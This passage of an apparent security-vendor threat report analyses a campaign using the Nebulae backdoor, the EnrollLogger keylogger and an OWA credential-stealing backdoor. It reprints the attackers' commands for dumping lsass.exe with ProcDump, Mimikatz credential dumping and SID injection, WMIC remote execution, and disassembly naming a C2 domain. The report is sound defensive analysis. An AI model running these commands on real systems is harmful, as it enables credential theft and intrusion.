
- Reconnaissance and information gathering about infected hosts
- File and process manipulation
- Execution of arbitrary commands
- Privilege escalation

- C2 communications using raw sockets
- RC4 data encryption for communication between the C2 and the target

According to analysis of the backdoor's code, we suspect that even though the Nebulae backdoor was first reported in April 2021, based on a file uploaded to VT in January 2016, there are indications that first versions of the Nebulae backdoor were already being used since 2016:


Historic submission data of an early Nebulae sample

The backdoor communicates with the C2 in what seems to be a somewhat custom implementation of an RC4 encryption algorithm. Initially it using a XOR key to decrypt the C2:



History ⓘ


Creation Time	2016-01-09 23:18:16
First Submission	2016-05-14 16:37:19
Last Submission	2016-05-14 16:37:19
Last Analysis	2021-03-08 08:12:12



```
7C ED          jl backdoor.1023A52
68 60650301    push backdoor.1036560          1036560:"ttareyice.jkub.com"
6A 20          push 20
68 60600301    push backdoor.1036060
E8 8E020000    call backdoor.1023D04
BA E0500301    mov edx,backdoor.10350E0
83C4 0C        add esp,C
8D4A 01        lea ecx,dword ptr ds:[edx+1]
```

Decryption of the C2

Following this procedure, the malware collects data about the infected machine such as the user and machine names, operating system version etc., then encrypts it and sends it to the C2. It then awaits further instructions and jumps to the corresponding method:




```
                align 4
jpt_10003048    dd offset loc_1000304F  ; DATA XREF: sub_10003020+28↑r
                dd offset loc_1000305D  ; jump table for switch statement
                dd offset loc_100030B7
                dd offset loc_10003108
                dd offset loc_1000315E
                dd offset loc_100031BF
                dd offset loc_100031B1
                dd offset def_10003048
byte_10003234   db      0,      1,      7,      2
                                        ; DATA XREF: sub_10003020+21↑r
                db      7,      7,      7,      7 ; indirect table for switch statement
                db      3,      4,      5,      5
                db      7,      7,      6
                align 10h
```

Jumptable for code execution according to the appropriate value

Reconnaissance

Living Off the Land - Using Built-In WindowsTools

In order to collect information about the network and endpoints, the attackers used different built-in Windows tools such as net commands, queser, reg, systeminfo, tasklist, netstat, and ping for internal and external connectivity checks. In addition, the attackers used system commands in order to perform a Ping scan, using the command “find /i"ttl” to check for successful connections:



Execution of legitimate tools for reconnaissance and lateral movement as seen in the Cybereason Defense Platform

Lateral Movement

PAExec

The attackers used a renamed PAExec for lateral movement. PAExec is similar to sysinternal's PsExec, and it is a redistributable version of PsExec with some additional options. PAExec was used to connect to remote servers and execute additional tools. Both PAExec and PsExec are very common legitimate tools that are seen over and over in the context of cyberattacks and used by many threat actors:

```
backup.exe \\<IP Address> cmd.exe
```

WMI and Net use

The attackers used the command “net use” in order to access shared network resources on remote machines. Additionally, WMI was used to execute tools such as the Nebulae Backdoor remotely.:


```
wmic /node:<IP Address> /user:<User> /password:<Password> process call create "C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\PatchWrap.exe"
```

Credential theft

The attackers used sysinternals’ ProcDump and Mimikatz to dump credentials from the domain controllers.

ProcDump

ProcDump is a tool by Windows Sysinternals that is able to create dumps of processes in the system. The original purpose of ProcDump is to create dumps for troubleshooting issues, however attackers may use the tool in order to dump critical processes like lsass.exe for the purpose of extracting password hashes from its memory:




```
patch.exe -accepteula -ma lsass.exe sys.dmp
```

PAExec and ProcDump execution as seen in the Cybereason Defense Platform

Mimikatz

The attackers used Mimikatz that masquerades as Internet Explorer. The metadata of the Mimikatz executable, along with the icon, were altered to appear as an Internet explorer binary in an effort to be stealthy. Additionally, another Mimikatz executable similarly masquerades as Google Chrome, and was found among the tools of cluster B:




```
explore.exe "privilege::debug" "sekurlsa::logonpasswords full"
exit
```

```
explore.exe "privilege::debug" "sid::patch" "sid::add /sam:[redacted]
/new:[redacted]" exit
```

PAExec and Mimikatz execution as seen in the Cybereason Defense Platform


EnrollLoger Keylogger

One of the tools used by the attackers was a custom-built keylogger dubbed "EnrollLogger" by Cybereason. In order to hide the malicious activity, the attackers deployed a legitimate South-Korean multimedia player called "Potplayer" that has a known DLL-hijacking vulnerability, along with a trojanized DLL file called **PotPlayer.dll.txt** (VT link) that is loaded to Potplayer.exe upon execution, making it appear legitimate:



Keylogger execution as seen in the Cybereason Defense Platform

At the time of the attack, the malicious DLL had a very low detection rate:


3 / 69

3 security vendors flagged this file as malicious

ea2c87eb957a749560237b19b82f7136330b9781d449dd22809154385ef1c032
PotPlayer.dll.txt
pedll

99.00 KB
Size

2021-02-24 09:43:34 UTC
2 months ago


Detection rate of the keylogger in VirusTotal

The fake DLL has several empty exports, and the export that contains the malicious code is called *PreprocessCmdLineExW*.

The keylogger uses the GetKeyState() function to monitor the users' keystrokes, saving it to an allocated buffer in memory.

In addition, the keylogger also steals data stored on Windows' Clipboard. The collected keystrokes and clipboard data along with other information is then XOR-encrypted (each byte with 0xaf if it equals zero, or with 0xaa in case it doesn't) and saved in text files located in a directory created by the keylogger:


C:\Users\user\AppData\Roaming\Microsoft\Network\cache



Name	Date modified	Type	Size
420UKD0M2A	5/30/2021 12:45 PM	File	8 KB
980UKD0M2A	5/30/2021 12:42 PM	File	2 KB
AF0UKD0M18	5/30/2021 12:31 PM	File	3 KB

Data saved by the keylogger

An example of a decrypted file looks like this:



```
<15:30:16><0x002301E8 - Administrator: C:\Windows\system32\cmd.exe>
<15:30:16><unknown window>
<in>THIS IS A TEST<er>
<s>444444444444444<s>
<in>THIS IS A TEST 2<er>
<s>444444444444444<s>
<inTHIS IS A TEST 3<er>
<s>4444444444444444444444444<s>
<in><wc>
<s>4<s>
<15:30:20><0x000C0424 - rundll32.exe - PID: 5B8 - Module: potplayer.dll - Thread: Main Thread 12C - [redacted]>
<15:30:20><unknown window>
<in><wc>
<s>4<s>
<15:30:20><0x0008039A - Desktop>
<in>5APPDAAT5<wc>
<s>4344444443<s>
<15:30:21><0x0008039A - Roaming>
<in><wc>
<s>44<s>
<15:30:21><0x0008039A - Microsoft>
<in><wc>
<s>44<s>
<15:30:21><0x0008039A - network>
<in><wc>
<s>444<s>
<15:30:22><0x0008039A - cache>
<in><wc>
<s>4<s>
<15:30:22><0x000C0424 - rundll32.exe - PID: 5B8 - Module: potplayer.dll - Thread: Main Thread 12C - [redacted]>
```

Aplication details

Typed text

Log file path

Decrypted data file that was collected by the Keylogger

Cluster C: OWA Backdoor Activity (Mini-Cluster)

During the investigation, we revealed a third cluster, which is in fact a mini-cluster characterized mainly by the deployment of multiple instances of a custom OWA (Outlook Web Access) backdoor. The backdoor was used to harvest credentials of users logging into Microsoft OWA services, granting the attackers the ability to access the environment stealthily.

According to the forensic evidence available to us, the earliest indications of use of this backdoor begin in 2017. The deployment of the backdoor continued all the way to 2021, bearing the hallmark of a true advanced persistent threat (APT). From 2017-2020 we have observed only a few instances of the backdoor. However, in March 2021, the attackers installed the backdoor on over 20 machines in a short period of time. This interesting uptick could be explained by the fact that the attackers lost access due to mitigation efforts and needed to re-establish it. Another possible explanation could be related to Microsoft releasing patches for the newly discovered Microsoft Exchange Server vulnerabilities, which caused a sharp rise in attacks against Microsoft Exchange Servers that were unpatched.

Code analysis of this backdoor showed considerable similarities with previously documented backdoors dubbed “Dllshellexc2007” and “Dllshellexc2010”, which were discovered by TrendMicro in their Operation Iron Tiger report and attributed to Group-3390 (also tracked by some vendors as APT27, Emissary Panda). According to the Iron Tiger report, the backdoor is compatible and can integrate with the China Chopper WebShell.


The activity of this backdoor however, could not be tied directly to the other clusters, which is why we decided to keep it as a separate cluster. That being said, there were some instances where we have observed this backdoor deployed on the same victim as clusters A and B, around the same time frames, and in some cases even on the same endpoints.

Given these overlaps and the previously documented compatibility of this OWA backdoor with the China Chopper WebShell, it is possible that Cluster C is somehow related to the activity described in Cluster A, yet a direct connection between the two was not observed in our investigation.

Custom OWA Backdoor - Core Functionality

The custom .NET backdoor deployed is named “Microsoft.Exchange.Clients.Event.dll” and can be installed on either Microsoft Exchange or Internet Information Services (IIS) servers. The main purpose of this backdoor is to harvest credentials of any user that authenticates to OWA services. In addition, the backdoor also contains further functionality similar to a WebShell, allowing the attackers to run arbitrary commands, exfiltrate data and deploy additional tools.

The .NET binary itself is obfuscated with .NET Reactor, which is a code protection and software licensing system. This kind of obfuscation software is often used by malware authors in an effort to hinder analysis. The backdoor intercepts requests that contain “owa/auth.owa" in the URI (a default login URI for OWA), and steals the login credentials:



```
HttpContext context = ((HttpApplication)sender).Context;
HttpRequest request = context.Request;
if (request.Path.ToLower().IndexOf("owa/auth.owa") >= 0)
{
```

The backdoor checks the URI of the http request

The backdoor logs the following information from the HTTP requests:

